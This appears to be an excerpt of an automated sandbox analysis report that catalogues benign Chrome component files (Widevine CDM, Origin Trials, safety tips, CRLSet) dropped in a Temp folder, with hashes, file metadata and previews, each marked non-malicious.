SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326(88
Malicious:	false
Preview:	Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\6008_103567953_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1448
Entropy (8bit):	5.971745384085355
Encrypted:	false
SSDEEP:	24:pZRj/flTyyRTGYGRM86CAjkVmdZzUU7aoXtu0tSPqNnQoXCrBJr4k0UpLaahl6mc:p/hyyj7qAdZzUU7aktuLinQkCdJr70Uy
MD5:	3E59AFF1F633A40146220723D49FF69D
SHA1:	91114719E0FAE4D557857A57BFCEF4A621AAFAAA
SHA-256:	5EFF1D2049B3AFDB8F44C4C68DEB1B0F5081B43C9A1BE5AAC32B741CCC6016B3
SHA-512:	75E4EB0141E6E6F547E58D215DEDC2BFB7C9431015097859783302E9A770695AF9C4AC775101A2309468A1431D20483BCF4B204FC706CF5EBF605E6FD9E5864A
Malicious:	false

Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2ImaWMvd2luX3g2NC93aWRldmluZWNkbS5kbGwiLCJyb290X2hhc2giOiJUVWprbmV5ZDNlZmRVR0p0WnM0elNBb XRWLTREcEQ4TXM0UW5rZE1MVTBvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3dpbl94NjQvd2lkZXZpbmVjZG0uZGxsLnNpZyIsInJvb3RfaGFzaCI6IjJ3eXR kUHVFY3U1MDdJenRuN2VKOUNwQVd5ZVdXU0xoekdQVlXQklfZkUifSx7InBhdGgiOiJtYW5pZmVzdC5qc29uliwicm9vdF9oYXNoIjoicW9aS2xCRVJoTzIybXpwaEctZ zFHNjQyc0pCRjNuN3laUzRWYlEwT3JZayJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV9pZCI6Im9pbW9tcGVjYWduYWp kZWpnbm5qaWpvYmViYWVpZ2VrIiwiaXRlbV92ZXJzaW9uIjoiNC4xMC4yMzkxLjAiLCJwcm90b2NvbF92ZXJzaW9uIjoxfQ","signatures":[{"header":{"kid":"publisher"} ,"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"J_varh3pbSCuoxRJJKBMABg5gxFq57n03z43XkUWJM7oy3eWRQ133bpCLFZB9QxF4hEr0j3QkT-oGRSGF 8e2UNhauTxV8FmTjYoSF34D_idMe81x8xr_sKSshYV0BJC5VPDDw9-FcorpDHeeOmgpnBf

C:\Users\user\AppData\Local\Temp\6008_103567953_platform_specific\win_x64\widevinecdm.dll

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	10053976
Entropy (8bit):	7.433454408979122
Encrypted:	false
SSDEEP:	98304:sQ8AwzExgSMcgTnSUpCSDVLcyjbc2ZFWReP+klU/6CFNbnVzHyJJwN19hzjS1SJ:sQLw6Mce5p3VQyjbc0va/PFNzlyJahZJ
MD5:	55CE1BB968F23F546ED9E683050954A7
SHA1:	8088DED3DDF9D27700E470A75CFA7FA2EF565731
SHA-256:	6CB80D4B43B81D2C1DF133565638D3471E108702AE5FAED47300F3AE15BAA33D
SHA-512:	7F4F27EF9C7F571CD6C04305C6CE0A75CA0F7BDC4587A438133794418C530F0E95BF19B56DB120AA49DC96626E80058E567C47EC66B2813FD3A6A146AF1054A
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..d.....\`......" .....lS...E.....P.....2.....LS ....`A.....(.....x....02.....0.T....J..X....@2..;.....p..(.....0.....text....kS.....lS..... ..`.rdata...SD...S..T D..pS.....@..@.data...X.....2.....@....pdata..T.....0.....@..@.00cfg..(.....1.....@..@.rodata.....2..... ..`.tls....1.....2.....@.. ._RDATA..... 2.....@..@.rsrc.....02.....@..@.reloc...;...@2..<.....@..B..... .....

C:\Users\user\AppData\Local\Temp\6008_103567953_platform_specific\win_x64\widevinecdm.dll.sig

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1427
Entropy (8bit):	7.570377692439448
Encrypted:	false
SSDEEP:	24:38H/VZn47VBRxgCUQuODHBJeriJ8yojUdnkLvXWgl0oHLrUXAo8/f6Lu57x/:38HdurRxHSOlAiqYoXWVDX6XYu57x/
MD5:	EDEC647D2132F0F988F43BFCBA5932BA
SHA1:	3B16ABF4669A598A0095556D5DBBDCA0D448E654
SHA-256:	DB0CAD74FB8472EE74EC8CED9FB789F42A405B27965922E1CC6140616048FDF1
SHA-512:	005613A96CBE17C8482FBD973AFF8DF9D93C4D1BE8B9A01019E2436CDDF085BCD8748E1863221A3E15D541829C4BF81779F5A049255101F5CB7EA68DF92C773
Malicious:	false
Preview:	....0...0.....6cd/+J.v{..B...0...*.H.....0}1.0...U....US1.0...U....Washington1.0...U....Kirkland1.0...U....Google1.0...U....Widevine1"0 ..U....widevine-codesign-root-ca0.. .171013173909Z..271011173909Z0y1.0...U....US1.0...U....Washington1.0...U....Kirkland1.0...U....Google1.0...U....Widevine1.0...U....widevine-vmp-codesign0.."0...*.H..... .....0.....2F..8.e..-....$r...{^.....0.%.HA...sA"D.q.=6...#.J.N.....&..k;.+...<xF.....B8.)S....o..\|Ci.F.A6....J.....Y..4..{.5u.9N...=...#.M..s.F!j.f%&ld.R...?!Ot@.....#.f..O.. [.V.p0y....+...S.].....M.=.9...>.. .....>.:.....1tl.....`D/c..j.....0..0...U.....L...cC.E..R.n...$.0...U.#..0....=..tW....!.B.#U).0...U....0.0...U.....0...U.%..0...+.....0...+.....y.....0...*.H. .....g..".[..t{.4~.,.G....4K.....(x$...} .*...N..b\|d.....h..u6?.L.(&.Oup...$!...4R. 5.-...s...K/..U[..[.+.sAX*.~...^0..ba>;.#....x...b.-1...E..l....S.n.a....)U .q..C>d:...<[..F5...7...[.-.l}.T Lc.X..Qf...z..:.Q..e.m

C:\Users\user\AppData\Local\Temp\6008_103567953\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.8618480997673856
Encrypted:	false
SSDEEP:	3:S4VW243EXtcQXQ8OUJGb00JpgUu:S7t3E+CLOZo0J6Uu
MD5:	9546E4EF0287DB27186BBCCF94ACA349
SHA1:	EB373F0CA09AE7EDF54E9637934B9E406F68BEE6
SHA-256:	08EBFF0F0F9DE95708F24ED2115634D44D8691648892D9BE449766F3677A0D8A
SHA-512:	ED90C91C641034BF6233BC442103988F5F685D0E1A6D84AEB6B67A2BFA6A4E99F48747B3C08C09A200C8487C461B0EB0D6AF68E54E4028EA611DE0EC24E401C 5
Malicious:	false

Preview:	1.e80345a4828e2b82d049520da48dc125df0c2600b1e4591cd05c71bb661231e5

C:\Users\user\AppData\Local\Temp\6008_103567953\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	825
Entropy (8bit):	4.819458905604673
Encrypted:	false
SSDEEP:	24:ulaihI11P1TRuRckckH3WoA0UNqLQxUNqmTb:C1hY91uRfckHksJ
MD5:	E15CE41AD7AB84F270A12DB01724A30D
SHA1:	DA82BF4C88965850A2EA06BC2E4A090F523D7DEA
SHA-256:	AA864A94111184EDB69B3A611BE8351BAE36B09045DE7EF2652E156D0D0EAD89
SHA-512:	51DA142996B586539DB044821E3D3FEA2A60D5F53F165976C770385B10B8B3A3A81078D8710F8984F45E7F09DC035296A7C6C7AA85791EF7BD2022AAC2DA0134
Malicious:	false
Preview:	{. "manifest_version": 2,. "update_url": "https://clients2.google.com/service/update2/crx",. "name": "WidevineCdm",. "description": "Widevine Content Decryption Module",. "version": "4.10.2391.0",. "minimum_chrome_version": "68.0.3430.0",. "x-cdm-module-versions": "4",. "x-cdm-interface-versions": "10",. "x-cdm-host-versions": "10",. "x-cdm-codecs": "vp8,vp09,avc1,av01",. "x-cdm-persistent-license-support": true,. "x-cdm-supported-encryption-schemes": [. "cenc",. "cbcs".],. "icons": {. "16": "imgs/icon-128x128.png",. "128": "imgs/icon-128x128.png". },. "platforms": [. {. "os": "win",. "arch": "x64",. "sub_package_path": "_platform_specific/win_x64/". },. {. "os": "win",. "arch": "x86",. "sub_package_path": "_platform_specific/win_x86/". }.].}

C:\Users\user\AppData\Local\Temp\6008_1514959569_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1311
Entropy (8bit):	6.005142745622942
Encrypted:	false
SSDEEP:	24:pZRj/flTDyV9yVmddLb7aoX6wcIWQ4vDzRS9KF6oXZEWGPnIQvo+M:p/haEAdV7ak63Rx0KF6keWiI6o+M
MD5:	015CC8BEA4A6A775AF3080882F5D9455
SHA1:	E3728A7B6A32044FDACE9F7FC447997FDE32FB18
SHA-256:	DCD27659E8C9BE4F9130B1CAA328162D305544D9799EF0A0675085A962CF7578
SHA-512:	F6C8FEC2DEB717F361E77117F6FEABBF9B26EACE7402957D7D312F334A82176AD44DAC1A4124AF004C7CA6F3F6B73124740289B9570A85354DB3C1047751F23
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoiZWJkaGhpRGxDcEhFOUc5RllLMEZTQ1B4RmFBOXBWMVdVYzdPaUVPSlpZSSJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV9pZCI6Imxsa2dqZmZjZHBmZm1oaWFrbWZjZGNibG9oY2NwZm1vIiwiaXRlbV92ZXJzaW9uIjoiMS4wLjAuMTMiLCJwcm90b2NvbF92ZXJzaW9uIjoxfQ","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"YQ3bA-EV7C3PaG_SnIbfTSwU1AwZtGpsZ6QFPw-_VbUhBWySX2efppu8GX0fliZRHW6KEP7fjynCV_qNtcgrpl8BjSO-1nmB1KrigfT4kHv6uBh8h_SXujgGRjIPAXCWPLYKco-hqE9tTuQPKmzn_-Zc9GgJpl5lEAsu6UTzjrvVmzKkgkbdcesMNSwbrvyDffx2nikl2p_7U3IkHNyd7hLpsCvZV8VqwCHwC6pOuggw5kmNjLwxmRnjA_Emy9mMXEUEofyh7EEOs9BaUNsokg7qXuxkrMz4S0ja5VB6ZVmBO5Wlvexk3EXD-yDCykgMDxk2WZGpW1JtkYnpOMqgGQ"},{"header":{"kid":"webstore"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"W9LRESuiylidkd-XDuFWN18wHXTE2O2h4LMHy

C:\Users\user\AppData\Local\Temp\6008_1514959569\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.947126840193127
Encrypted:	false
SSDEEP:	3:SuOcV6oDkEoVavUd1iSiXn:SBCDk5svU6SiX
MD5:	072D0D7C824A2889BEB0B9CEF0FD2197
SHA1:	985C0EC750CFFBBAE6B2F079E77149E434E9D517
SHA-256:	BF69E3FA772C505E6E75E2A5086FF0396248246F319024745B80FC0FB39D93E7
SHA-512:	A397B48EE93B964A38501846F876ABF2C29AF2150786DCF6E37BAA0EADF48DEE2F8601953F8AB7D4AD76CB5586D669CB1F11FF5A8FDE5B638F0B91413B358C03
Malicious:	false
Preview:	1.ab8d70a60ce0fba1355fad4edab88fd4d1bccc566b230998180183d1d776992b

C:\Users\user\AppData\Local\Temp\6008_1514959569\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

Category:	dropped
Size (bytes):	300
Entropy (8bit):	4.716626192856269
Encrypted:	false
SSDEEP:	6:zeXC6WQpVyTJCAEIfd26VO9bIA6VDHs/C6wrhKXk7Vm01LwyAGI/zqSkhY:0eTJCAEQLO9hQADgK0711LqGika
MD5:	9569E205D5815A3D9E14DEE93B7717C3
SHA1:	020BD6A07EF64A304B07E3ADFDA4C4D5397534CD
SHA-256:	79B7618620E50A91C4F46F4560AD054823F115A03DA55D5651CECE8843896582
SHA-512:	BE5EB17E769203E6A064326F227D21FFC1E8AA3F2684BD9786FAA4D0EAC944E4343608B1AEA25FDA15FFF88D9C41487907037FEF75DC4D1615A27C7041FC0F9C
Malicious:	false
Preview:	{. "description" : "Origin Trials public key updates and disabled features list",. "manifest_version" : 2,. "minimum_chrome_version" : "55",. "name" : "Origin Trials Updates",. "origin-trials" : null,. "update_url" : "https://clients2.google.com/service/update2/crx",. "version" : "1.0.0.13".}

C:\Users\user\AppData\Local\Temp\6008_1693209245_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1758
Entropy (8bit):	6.004348430228517
Encrypted:	false
SSDEEP:	48:p/h3/e3MgAdq3iwkaklNcWRzJTzUUgM0r80X2O/kZArgRHQm+:RdSMgQdDaMKWlTzUUoN/72wz
MD5:	0F22B59B8F52A2E602A8965EF593B51E
SHA1:	963FC65EA78DF0F54638F3B04E3CA4D5C98CCCD1
SHA-256:	A0A2972E834AD2C9A6096605995401F61C5FD83019B4329D8AE374B99552C482
SHA-512:	DE37AB28A1ECEAF9841DF2E01B1025575CF70BAD27F388D3A99C75BAAE378D22F9B17C407FB07C1972E825AA16ADEE83D3185A5F972B8D389E521ACBD71BFF6B
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoiRTZiVUVfUENKMm1DajZPZ2JtUVhpeHQ0eVZCTW1LVTItUUtXSzRSUnRxWSJ9LHsicGF0aCI6InNhZmV0eV90aXBzLnBiIiwicm9vdF9oYXNoIjoiQ3NhYVhPcjBZX1p1aHVDLVF6blJtWUg2RGZtTFdRVnhkSE5LeURmRi1VcyJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV9pZCI6ImpmbG9va2dua2Nja2hvYmFnbG5kaWNuYmJnYm9uZWdkIiwiaXRlbV92ZXJzaW9uIjoiMjgyOCIsInByb3RvY29sX3ZlcnNpb24iOjF9","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"JnRNDnv7qyVxhgNWGt_82YSAZiiiCSHkBnapgZdliMLsXY915gY8ItylEF5ifQMlUaFOZm3ihqvF8hbtxeiyBct0S3xS-fDvaqWK0X3VaCd52QBLnMvLoeWeXqCAn_r61fbyhe67k3JJjad7j9tf7ZEC82OvhpGlUlUkiZrMKpvM7IoSmmzzoonnYZyotx-yuYN6tOjZy7OvjyFYjEvI41sC2h7zKOtAwFb57c7-iMxibu3Sr0c6jXqV_MAWUs_wAGSsr29KPBJjES_IJEEw7tZqaJRfIV_EU_T7obT9JVG-PXkuZF3apPbm3FxDWCzIfp_f7vPR43mCynKTiWjq8tFieeLdqKlSI

C:\Users\user\AppData\Local\Temp\6008_1693209245\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.8717070518796812
Encrypted:	false
SSDEEP:	3:SQOOUfKPdUHnAQ+c1gSbEWE:SQO7fKlUH1+sgaEWE
MD5:	FA2A4EE14F15EB9863C8E034FCBFB40F
SHA1:	9742BD9FA88512EC2CD9A2AADDC352F83BDE630E
SHA-256:	6F2D2263F64F0ACDB75F97FF713D28F461CF203B6C9D88D183F7BFB14B89D278
SHA-512:	0061B3400318FAF2FA026519857A47320BB56763C080CB264C8C60C62BEACF865058227B1693D5F106D275E1619C402F8BDB412EC37054C403FBD72E66D6FB70
Malicious:	false
Preview:	1.5f4c23c3d3c1bc81bc88d68363eccd22e755f6c651c8947afad8fb6210d0223a

C:\Users\user\AppData\Local\Temp\6008_1693209245\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	169
Entropy (8bit):	4.4285400488834386
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFTUAh/KS1nHhxEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlMVUAJKS1wWfB0NpK4aotL
MD5:	3BF4F6DBDAD0C7E37B75D46B12CA77EB
SHA1:	496FE9BC6EEDC57E2EB427DEEC74818E6B5185EA

SHA-256:	13A6D413F3C22769828FA3A06E64178B1B78C9504C98A536F902962B8451B6A6
SHA-512:	7D70D959A41A8B6E579CC57A1EFD326643EF0D7460010DF99B6531BBFDA8B38DE01C984F1AC70C9C0868B69A2CE596CEAEDCABE62E57A64CF88BA1796624CF03
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "safetyTips",. "version": "2828",. "imageName": "image.squash",. "squash": true,. "fsType": "squashfs",. "isRemovable": false.}

C:\Users\user\AppData\Local\Temp\6008_1693209245\safety_tips.pb

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	64263
Entropy (8bit):	5.081342414532969
Encrypted:	false
SSDEEP:	1536:erqi8cLbVgPJNW1Ad/8JrFUgZeBHxT1vodvB:erDxbVPM8JrFUPdxTlyB
MD5:	AD4A969EFAFB0CC96BD9A45EE3E61814
SHA1:	4B569348F067E24824144D86E331199DE826B828
SHA-256:	A89523107A63CAF8FC43B2B6505061A7844F08E33290B191444E3B9169534C3E
SHA-512:	4BCDAB78DC951B9BE8739D9DBF65E54F40BE68FAA91560EDA9B35CD673700BA5E33F25AB1619CD043891B541D3DF76599D9F728CDB94E76A694649682836DDC
Malicious:	false
Preview:	.... ..badssl.com/test/safety-tips/.....04porn.com/....0552online.com/....05542online.com/....10-minuten-lohnabrechnung.de/....100-years-krohne.com/....1000-slow.pl/....100000arbres-lavoixdunord.fr/....1000slow.pl/....100mon.jp/....10mon.jp/....12-minuten-lohnabrechnung.de/....123movies.haus/....1300numbersaustralia.com.au/....1800numbersaustralia.com.au/....1prospekte.de/....1v1-lol.com/....20bet.com/....22bet.com/....2ch-2.net/....2ch-c.net/....2shared.com/....397bets10.com/....3boptic.com.ar/....3cx.net/....3dcartstores.com/....3october.nl/....3oktober.nl/....3stars-life.stores.jp/....41tube.com/....43sports.io/....47sports.io/....4archive.org/....4service-group.at/....567live1.com/....567lives.com/....6-chome-kanimitsu.com/....733sm.com/....753753-3.com/....753753-s.com/....773sm.com/....a-coca.com/....a-comics.ru/....a-krediet.nl/....a-office.com.ua/....a11world.cards/....aacreation.in/....aacreations.in/....abcnews.com/....abcreativex.com/....abicreativex.com/....abo-ecole-edigr

C:\Users\user\AppData\Local\Temp\6008_1846426195\LICENSE

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1558
Entropy (8bit):	5.11458514637545
Encrypted:	false
SSDEEP:	48:OBOCrYJ4rYJVwUCLHDy43HV713XEyMmZ3teTHn:LCrYJ4rYJVwUCHZ3Z13XtdUTH
MD5:	EE002CB9E51BB8DFA89640A406A1090A
SHA1:	49EE3AD535947D8821FFDEB67FFC9BC37D1EBBB2
SHA-256:	3DBD2C90050B652D63656481C3E5871C52261575292DB77D4EA63419F187A55B
SHA-512:	D1FDCC436B8CA8C68D4DC7077F84F803A535BF2CE31D9EB5D0C466B62D6567B2C59974995060403ED757E92245DB07E70C6BDDBF1C3519FED300CC5B9BF917C
Malicious:	false
Preview:	// Copyright 2015 The Chromium Authors. All rights reserved..//.// Redistribution and use in source and binary forms, with or without.// modification, are permitted provided that the following conditions are.// met:.//.// * Redistributions of source code must retain the above copyright.// notice, this list of conditions and the following disclaimer..// * Redistributions in binary form must reproduce the above.// copyright notice, this list of conditions and the following disclaimer.// in the documentation and/or other materials provided with the.// distribution..// * Neither the name of Google Inc. nor the names of its.// contributors may be used to endorse or promote products derived from.// this software without specific prior written permission..//.// THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS.// "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT.// LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR.// A PARTICULAR

C:\Users\user\AppData\Local\Temp\6008_1846426195_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1511
Entropy (8bit):	5.980894657557356
Encrypted:	false
SSDEEP:	24:pZRj/flTU3Ynd9joYVO7aoXjbFpi978oUmxtVcboXUbaPfPmaiDsYbxvrGDE9vG:p/hUInS7ak/Fg979x3KkwaPnmnbxvrd8
MD5:	AE1894460A5548422C29BB4B878A2108
SHA1:	30B2A370D0A6759D5253EF481F7975EFE2B5A5B6
SHA-256:	C9D0180976BD4E82F55F509815616D469E2956CE8A3007ED9AD685496E78C7BD
SHA-512:	441E12D5A28FFA85904748A4104D9773B2391A9D9BF94815B2D6B2D29250461A2DD8D4B84777F2399FAEED005D1F050F33DC0FB225F0EB80A295FE7251DF611A
Malicious:	false

Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJMSUNFTlNFIiwicm9vdF9oYXNoIjoiUGIwc2tBVUxaUzFqWldTQnctV0hIRkltRlhVcExiZDlUcVkwR2ZHSHBWcyJ9LHsicGF0aCI6ImNybC1zZXQiLCJ yb290X2hhc2giOiI4eVlKWVVqN1NDc2g4ZW13cm03SFBRWGRlQjZJMkp4RkNBa1hzZ1ltYUM4In0seyJwYXRoIjoibWFuaWZlc3QuanNvbiIsInJvb3RfaGFzaCI6Imwya 3NMNkhJSHJoX3BHMnlSdWlmODhramhZQVhrX0s0cmNUVzdXX0xXUVkifV0sImZvcm1hdCI6InRyZWVoYXNoIiwiaGFzaF9ibG9ja19zaXplIjo0MDk2fV0sIml0ZW1faWQ iOiJoZm5rcGltbGhoZ2lIYWRkZ2ZlbWpob2ZtZmJsbW5pYyIsIml0ZW1fdmVyc2lvbiI6IjczOTkiLCJwcm90b2NvbF92ZXJzaW9uIjoxfQ","signatures":[{"header":{"kid": "publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"LnTmkn5P-yfZOKm7K9d2vwXTlnq9YYkUmtJTV83PN5a0MUWuW5i2Jax4H0UKwxSN14p8H nNWMdLRpTw6PIC2JQwO6Hidk_AZmdnsMggqLWcRBXI0DUkdnBDk8aVhpGsIdg3PFiGlOEzP9mY6KHPtjZwP5YvGwk_7fxWFbRsfUhxTdSZja4ZRRJwIlyzXq ZBvkKpA90o6hqGMR2jZFcfHVFerovnbhIeQ3wRLkJA5VBdP0qdOPfY7NV31F59veysGaoE

C:\Users\user\AppData\Local\Temp\6008_1846426195\crl-set

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	22050
Entropy (8bit):	7.8325376393512185
Encrypted:	false
SSDEEP:	384:g26XPKhMeW3UMWVPHc4m8eWDztoBWbv4g5bk8QzsvFUtrdG9htt/HDsJBr:gfzX4V/JYWntoEv4Kk8SgUrdG/Ps
MD5:	F3B079C0CA95EFAB9BD8F111BA7745F8
SHA1:	DB37B45E1B4B1F355D6367CB494771BBABCE41D7
SHA-256:	C040F43ED1F970F54F9B2DF991943B29B70B44AE1C52BC7011D8504D6A7276C8
SHA-512:	5E3570393C6248C281021253C59A03D4C1046A81B0568B67C1B8EF9DD5BAD73785DFBF44BB71180644B7590B5D36116732341605EFAFB8471B8E34EAFFC5F21B
Malicious:	false
Preview:	".{"Version":0,"ContentType":"CRLSet","Sequence":7399,"DeltaFrom":0,"NumParents":188,"BlockedSPKIs":["Jdoa1Yu/z7In2HI7GFfUwY57qnQXtPnv+TZrXoafizk=","I i5LVLuYp+5dX+uWM/mR08MwDpUU2t57DU+CjHlPjoc=","yP3cdcsb27WMB7TqhHKH9iZlndZrwQomrdm1dbOgo40=","BN3pqpp59hSYaCMl+ghwJ2cH+5y pU4QSC0aJMmhJT8k=","tbqN1/iVZMKInT1kU8hJmMd4JJGbZOoINapimGWRvlA=","wO0gU0a7veButWD1zuAqNjTiR0p+ds+PvvVjuxF90OM=","eBpM8ukkUvPuAdDD gaQhTzkEFlw5CtvWH80RJE4Jstw=","/NdsyiNH5c1bOTR/Uc9DZUtpor/JBzZwpr5H2HAebg4=","lo26afv/Fb83YgiUMa3lp+rUt+rxvnACaBC8V9HGT24=","fNKVt1VEgIq9lAl Gbwg3xarcAuM7YVDGZE3goJZZ8jw=","9Sk9R+041MMbLULe47WzrOl8omyirANl42Iu6AlTH7s=","nFmjzK6kaZhCsGjPxSz5RdtRmGlXyDLNsYynOEn7ue4=","OUz/ WJ5okxLPwHHuC8Gf5MYGIWzlQ0Kd5tti5C27O8E=","NuqWEoyJg5+2IfitDh7gucIgb2Kre02ixnZYk8m3ztI=","pqyh7JgJzFtIIf+dKcXr5lGWC5Gx8ZzIm1Xvh4GKlQk=","MO/ kE4JHbDOA8C9+I+ZrovhnsFnuHqaHlrRBuFtdElY=","r1kVGOLmxg67/AkHr6pJvEBR1F5/IUq/7nUS7gD2Ye0=","6EnHF2yT32X2S2FpgjZuVmMReBK2+ivAyPqK6u5 Bgcw=","0x7DkoW3pTGdAVfbQg7YfHQ+Mzu8d/h3H3BGT0NqYEk=","h7/Yr

C:\Users\user\AppData\Local\Temp\6008_1846426195\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.9161898101936363
Encrypted:	false
SSDEEP:	3:SF1LziBzJ7+WAGsEXVPUzcl:SF1aF8ms+VPUq
MD5:	8196DCA12FDBBC1906749D0C52D1F167
SHA1:	FDBC53CD96B5261049D4FAD5361D9BE26315DD4C
SHA-256:	E0D5820AC8B8E09C435521EF20AD326BCB3D1AADD7748B07477E8B7AE062DDD1
SHA-512:	6932061917852AFEF63F298F124DBD5BA72D166DE5BF75ECB29BFC3D2C5B78E1DEE726FDF8B4D70396869FFBD45EAB28E1E5220857B878A100EA39E953803F9 6
Malicious:	false
Preview:	1.cc3fc6549f2efa05b39fdfb2f048013ec8cceda20eeea1226921a4907c7a6ed0

C:\Users\user\AppData\Local\Temp\6008_1846426195\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	191
Entropy (8bit):	4.761465167309917
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFJst1OZMyKFgS1zJJEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlMSOZM0S10WfB0NpK4aotL
MD5:	C5ECAE35C9CF16CD150A8DF1597D819F
SHA1:	D429CED5549336131936BF984E068A77336CC883
SHA-256:	97692C2FA1C81EB87FA46DB246E89FF3C92385801793F2B8ADC4D6ED6FCB5906
SHA-512:	28E97E52DE234DFD5D7C385FA18C3504723A8C72DB54861831C58584E6713430D5D1576666A570951C298CE5C2E73F515C866B826297B7148374479A5650A96F
Malicious:	false
